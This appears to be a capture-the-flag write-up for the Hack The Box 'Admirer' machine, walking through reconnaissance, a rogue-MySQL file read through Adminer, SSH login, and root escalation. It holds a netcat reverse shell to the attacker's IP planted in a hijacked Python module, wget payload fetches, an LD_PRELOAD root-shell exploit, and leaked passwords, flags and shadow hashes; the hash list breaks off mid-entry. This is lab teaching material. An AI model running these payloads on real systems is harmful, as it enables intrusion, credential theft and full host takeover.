
Admirer

==========
| ADMIRER 10.10.10.187 |
==========



InfoGathering

FTP

SSH

SH server version: SSH-2.0-OpenSSH_7.4p1 Debian-10+deb9u7 (service.version=7.4p1 openssh.comment=Debian-10+deb9u7 service.vendor=OpenBSD service.family=OpenSSH service.product=OpenSSH service.cpe23=cpe:/a:openbsd:openssh:7.4p1 os.vendor=Debian os.family=Linux os.product=Linux os.version=9.0 os.cpe23=cpe:/o:debian:debian_linux:9.0 service.protocol=ssh fingerprint_db=ssh.banner

```
SSH          10.10.10.187    22      10.10.10.187      [*] SSH-2.0-OpenSSH_7.4p1 Debian-10+deb9u7
```

```
PORT   STATE SERVICE
22/tcp open  ssh
| ssh-auth-methods:
|   Supported authentication methods:
|     publickey
|_    password
| ssh-hostkey:
|   2048 4a:71:e9:21:63:69:9d:cb:dd:84:02:1a:23:97:e1:b9 (RSA)
|   256 c5:95:b6:21:4d:46:a4:25:55:7a:87:3e:19:a8:e7:02 (ECDSA)
|_  256 d0:2d:dd:d0:5c:42:f8:7b:31:5a:be:57:c4:a9:a7:56 (ED25519)
| ssh-publickey-acceptance:
|_  Accepted Public Keys: No public keys accepted
|_ssh-run: Failed to specify credentials and command to run.
| ssh2-enum-algos:
|   kex_algorithms: (10)
|       curve25519-sha256
|       curve25519-sha256@libssh.org
|       ecdh-sha2-nistp256
|       ecdh-sha2-nistp384
|       ecdh-sha2-nistp521
|       diffie-hellman-group-exchange-sha256
|       diffie-hellman-group16-sha512
|       diffie-hellman-group18-sha512
|       diffie-hellman-group14-sha256
|       diffie-hellman-group14-sha1
|   server_host_key_algorithms: (5)
|       ssh-rsa
|       rsa-sha2-512
|       rsa-sha2-256
|       ecdsa-sha2-nistp256
|       ssh-ed25519
|   encryption_algorithms: (6)
|       chacha20-poly1305@openssh.com
|       aes128-ctr
|       aes192-ctr
|       aes256-ctr
|       aes128-gcm@openssh.com
|       aes256-gcm@openssh.com
|   mac_algorithms: (10)
|       umac-64-etm@openssh.com
|       umac-128-etm@openssh.com
|       hmac-sha2-256-etm@openssh.com
|       hmac-sha2-512-etm@openssh.com
|       hmac-sha1-etm@openssh.com
|       umac-64@openssh.com
|       umac-128@openssh.com
|       hmac-sha2-256
|       hmac-sha2-512
|       hmac-sha1
|   compression_algorithms: (2)
|       none
|_      zlib@openssh.com
```

HTTP

HOME PAGE: http://10.10.10.187/index.php
- Nikto v2.1.6


+ Target IP: 10.10.10.187
+ Target Hostname: 10.10.10.187
+ Target Port: 80
+ Start Time: 2020-05-02 15:03:53 (GMT-4)

+ Server: Apache/2.4.25 (Debian)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ "robots.txt" contains 1 entry which should be manually viewed.
+ Apache/2.4.25 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-3233: /icons/README: Apache default file found.
+ 7867 requests: 0 error(s) and 7 item(s) reported on remote host
+ End Time: 2020-05-02 15:14:59 (GMT-4) (666 seconds)
---

http://10.10.10.187/robots.txt

```
User-agent: *

# This folder contains personal contacts and creds, so no one -not even robots- should see it - waldo
Disallow: /admin-dir
```



VERSION INFO DISCLOSED http://admirer.htb/utility-scripts/info.php

PHP Version 7.0.33-0+deb9u7

System	Linux admirer 4.9.0-12-amd64 #1 SMP Debian 4.9.210-1 (2020-01-20) x86_64
Build Date	Feb 16 2020 15:11:40
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.0/apache2
Loaded Configuration File	/etc/php/7.0/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.0/apache2/conf.d
Additional .ini files parsed	/etc/php/7.0/apache2/conf.d/10-mysqlnd.ini, /etc/php/7.0/apache2/conf.d/10-opcache.ini, /etc/php/7.0/apache2/conf.d/10-pdo.ini, /etc/php/7.0/apache2/conf.d/20-calendar.ini, /etc/php/7.0/apache2/conf.d/20-ctype.ini, /etc/php/7.0/apache2/conf.d/20-exif.ini, /etc/php/7.0/apache2/conf.d/20-fileinfo.ini, /etc/php/7.0/apache2/conf.d/20-ftp.ini, /etc/php/7.0/apache2/conf.d/20-gettext.ini, /etc/php/7.0/apache2/conf.d/20-iconv.ini, /etc/php/7.0/apache2/conf.d/20-json.ini, /etc/php/7.0/apache2/conf.d/20-mysqli.ini, /etc/php/7.0/apache2/conf.d/20-pdo_mysql.ini, /etc/php/7.0/apache2/conf.d/20-phar.ini, /etc/php/7.0/apache2/conf.d/20-posix.ini, /etc/php/7.0/apache2/conf.d/20-readline.ini, /etc/php/7.0/apache2/conf.d/20-shmop.ini, /etc/php/7.0/apache2/conf.d/20-sockets.ini, /etc/php/7.0/apache2/conf.d/20-sysvmsg.ini, /etc/php/7.0/apache2/conf.d/20-sysvsem.ini, /etc/php/7.0/apache2/conf.d/20-sysvshm.ini, /etc/php/7.0/apache2/conf.d/20-tokenizer.ini
PHP API	20151012
PHP Extension	20151012
Zend Extension	320151012
Zend Extension Build	API320151012,NTS
PHP Extension Build	API20151012,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	disabled
Zend Memory Manager	enabled
Zend Multibyte Support	disabled
IPv6 Support	enabled
DTrace Support	available, disabled
Registered PHP Streams	https, ftps, compress.zlib, php, file, glob, data, http, ftp, phar
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, sslv2, tls, tlsv1.0, tlsv1.1, tlsv1.2
Registered Stream Filters	zlib.*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, dechunk, convert.iconv.*

This program makes use of the Zend Scripting Language Engine:
Zend Engine v3.0.0, Copyright (c) 1998-2017 Zend Technologies
with Zend OPcache v7.0.33-0+deb9u7, Copyright (c) 1999-2017, by Zend Technologies

SQL QUERIES http://admirer.htb/utility-scripts/info.php
CREDENTIALS http://admirer.htb/admin-dir/credentials.txt
SQL DB ACCESS http://admirer.htb/utility-scripts/adminer.php

Gaining Access

To gain access requires exploitation of the MySQL server through Admirer
RESOURCE: https://github.com/allyshka/Rogue-MySql-Server
REFERENCE: http://russiansecurity.expert/2016/04/20/mysql-connect-file-read/


To gain Waldos credentials by reading files on the server do the following

Edit the rogue_mysql_server.py file
change /etc/passwd in that py file to /var/www/html/index.php. Our user must not be able to read the /etc/passwd file
then run that Rogue SQL server

```
python rogue_mysql_server.py
```

```
root@toborKALI:~/HTB/Admirer/Rogue-MySql-Server# python rogue_mysql_server.py
error: uncaptured python exception, closing channel <__main__.http_request_handler connecte
y|handle_read_event|449] [/usr/lib/python2.7/asynchat.py|handle_read|147] [rogue_mysql_serv
error: uncaptured python exception, closing channel <__main__.http_request_handler connecte
y|handle_read_event|449] [/usr/lib/python2.7/asynchat.py|handle_read|147] [rogue_mysql_serv
^CTraceback (most recent call last):
  File "rogue_mysql_server.py", line 248, in <module>
    asyncore.loop()
  File "/usr/lib/python2.7/asyncore.py", line 216, in loop
```

Now sign into your rogue SQL server using Adminer and read your mysql.log file
http://admirer.htb/utility-scripts/adminer.php?server=10.10.14.20&username=any&db=any




```
cat mysql.log
```

```
.css" />\n\t</head>\n\t<body class="is-prelo
header">\n\t\t\t\t\t\t<h1><a href="index.html"><strong>A
><a href="#footer" class="icon solid fa-info-circle">Ab
t\t\t<div id="main">\t\t\t\n\t\t\t\t\t <?php\n
        $password = "&<h5b~yK3F#{PaPB&dA}{H>";\n
      $conn = new mysqli($servername, $username, $passw
ror) {\n                                  die("Connection fai
M items";\n                              $result = $conn->que
```

USER: waldo
PASS: &<h5b~yK3F#{PaPB&dA}{H>

I was then able to use those credentials to SSH in as Waldo

```
ssh waldo@10.10.10.187
&<h5b~yK3F#{PaPB&dA}{H>
```

I could then read user flag

```
cat /home/waldo/user.txt
# RESULTS
4ff414d1c53e7fb649d44a5dd593bb7f
```

```
waldo@admirer:/tmp/.tobor$ cat /home/waldo/user.txt
4ff414d1c53e7fb649d44a5dd593bb7f
waldo@admirer:/tmp/.tobor$
```

USER FLAG: 4ff414d1c53e7fb649d44a5dd593bb7f

PrivEsc

Waldo has sudo permissions to run /opt/scripts/admin_tasks.sh

```
waldo@admirer:/tmp/.tobor$ sudo -l
[sudo] password for waldo:

Sorry, try again.
[sudo] password for waldo:
Sorry, try again.
[sudo] password for waldo:
Matching Defaults entries for waldo on admirer:
    env_reset, env_file=/etc/sudoenv, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, listpw=always

User waldo may run the following commands on admirer:
    (ALL) SETENV: /opt/scripts/admin_tasks.sh
You have new mail in /var/mail/waldo
```

Reading /opt/scripts/admin_tasks.sh we can see another script /opt/scripts/backup.py is being executed

```
backup_web()
{
    if [ "$EUID" -eq 0 ]
    then
        echo "Running backup script in the background, it might take a while..."
        /opt/scripts/backup.py &
    else
        echo "Insufficient privileges to perform the selected operation."
    fi
}
```

Reading /opt/scripts/backup.py we can see the library that is imported (shutil) and the command used (make_archive)

```
waldo@admirer:/tmp/.tobor$ cat /opt/scripts/backup.py
#!/usr/bin/python3

from shutil import make_archive

src = '/var/www/html/'

# old ftp directory, not used anymore
#dst = '/srv/ftp/html'

dst = '/var/backups/html'

make_archive(dst, 'gztar', src)
```

Make a malicious file called shutil.py containing a malicious make_archive function
CONTENTS OF **shutil.py**

```
import os
def make_archive(dst, target, src):
   os.system('nc 10.10.14.20 1337 -e /bin/bash')
```

Upload our malicious python library to the target and create the PYTHONPATH env variable to ensure our malicious file gets used

```
# Download malcious library file to target
wget http://10.10.14.20/shutil.py
chmod +x /tmp/.tobor/shutil.py
# Verify the order in which libraries are checked
python3 -c 'import sys; print("\n".join(sys.path))'
# Ensure there are no issues in your payload
python3 shutil.py -d

# Set pythonpath variable to use our malicious module and execute payload
sudo PYTHONPATH=/tmp/.tobor /opt/scripts/admin_tasks.sh
&<h5b~yK3F#{PaPB&dA}{H>
# Use option 6 to execute backup script
6
```

```
waldo@admirer:/tmp/.tobor$ sudo PYTHONPATH=/tmp/.tobor /opt/scripts/admin_tasks.sh
[sudo] password for waldo:

[[[ System Administration Menu ]]]
1) View system uptime
2) View logged in users
3) View crontab
4) Backup passwd file
5) Backup shadow file
6) Backup web data
7) Backup DB
8) Quit
Choose an option: 6
Running backup script in the background, it might take a while...
waldo@admirer:/tmp/.tobor$ cat: /root/root.tt: No such file or directory
```

That will create a shell as root

```
[*] Command shell session 1 opened (10.10.14.20:1337 → 10.10.10.187:35102) at 2020-05-03 00:53:39 -0400


whoami
root
cat /root/root.tt
cat /root/root.txt
60cdbf687db6f0f6535fd82d37fa1e24
```

```
cat /root/root.txt
```

ROOT FLAG: 60cdbf687db6f0f6535fd82d37fa1e24

There is also another method to be aware of utilizing the same concept for Privilege Escalation exploiting the LD_PRELOAD env var
LD_PRELOAD is an environment variable that lists shared libraries with functions that override the standard set.
Shared Libraries are loaded every time an application starts.
We have sudo permissions to change the environment variable. We can exploit this by loading a “shared library” containing /bin/sh in our sudo command by setting the malicious “library” as the LD_PRELOAD variable value.

CONTENTS OF **shell.c**

```c
#include <stdio.h>
#include <sys/types.h>
#include <stdlib.h>
#include <unistd.h>
void _init() {
    unsetenv("LD_PRELOAD");
    setgid(0);
    setuid(0);
    system("/bin/sh");
}
```

Compile the exploit and load it to the machine

```
# Compile exploit
gcc -fPIC -shared -o preloadShell.so preloadShell.c -nostartfiles

# Download it to the target
wget http://10.10.14.20/shell.so
chmod +x shell.so

# Use sudo the same as before
sudo LD_PRELOAD=/tmp/.tobor/preloadShell.so /opt/scripts/admin_tasks.sh
&<h5b~yK3F#{PaPB&dA}{H>
```

```
waldo@admirer:/tmp/.tobor$ sudo LD_PRELOAD=/tmp/.tobor/preloadShell.so /opt/scripts/admin_tasks.sh
# id
uid=0(root) gid=0(root) groups=0(root)
# cat /root/root.txt
60cdbf687db6f0f6535fd82d37fa1e24
#
```

HASHES

root:6M5g.E5/j$AO7lZNZXLFABZld5uGh/
YB3J1Va4AG9Tmw1icvm2MsDOj6B1RFloUmnA9jcj4DIsILOedBvVQg66CVjGrd.fl0:18374:0:99999:7::
ftpuser:6uwoMbgxv
$bZ6xpij68qfDluyv8CRuvMZzLNVdvU5bbQjUlzOvKADYT4fY.9PBFiAlyUUraLEdHOfXcA80A3DEO9IPC
penny:$6$7DWC0bbT
$VPZgFL0mmSN6y80EbmXKDO7wTLsmQKezyrk4Djiyctue4E.hAQCLFBEEBc/oZu/
VRFDk0zJF3eRqqXTlb5lh90:18232:0:99999:7:::
rajesh:6TOZ9h5Ze
$qZOn2WA.foHBdGLTzR5t6ahpfTkco108lyMtTvKG6NMlTPZAud.N1eTOxNoNz.uJnXZEwCbu/
bEoaRcjaW/o30:18232:0:99999:7:::
amy:6KlZ/Mq5/$vIdaB2MUz0uieRfJNk1/
eyEFcUt0M/4yee6LA4OWNLgXemvg8LJlGzhi.D2BNeStMJfnwYiNYp0tofbjPqEP.:18232:0:99999:7:::
leonard:6iNacW4L.
$0/1a9ySMQiUwb/0qNmEmpKTiXt6c7J0iaMvubAMmmCKk5sJqxNZFsAk.IIRHHzlVeEs71GPsvU34pWi
bernadette:6mrAl10Ms
$.cNT6oA4XmVcgwTbczlCh9aCW6Cvf88T4Cboxmoef95.hvGZF7u.QRudLdAolonb7ohQfKgy/
VoWioPv29Lir0:18232:0:99999:7:::
howard:6sniElKnu$eUx6Ycu0FNjBg1cGZr7H/uHz6SVp/zUzqQblsfawzjirq/rFs.ALOT7oNZX/
Yu6Za2qM.t5TfD1TxLcNQEVBH.:18232:0:99999:7:::
waldo:6KABmW2IU
$dOlv1VLeLwjhYnNfEFOTWELyXkw8hC8LDt04DZBW1fqLIAcsGmoba.cH.FpLGsSVl5YzwNFY9gt/0k1c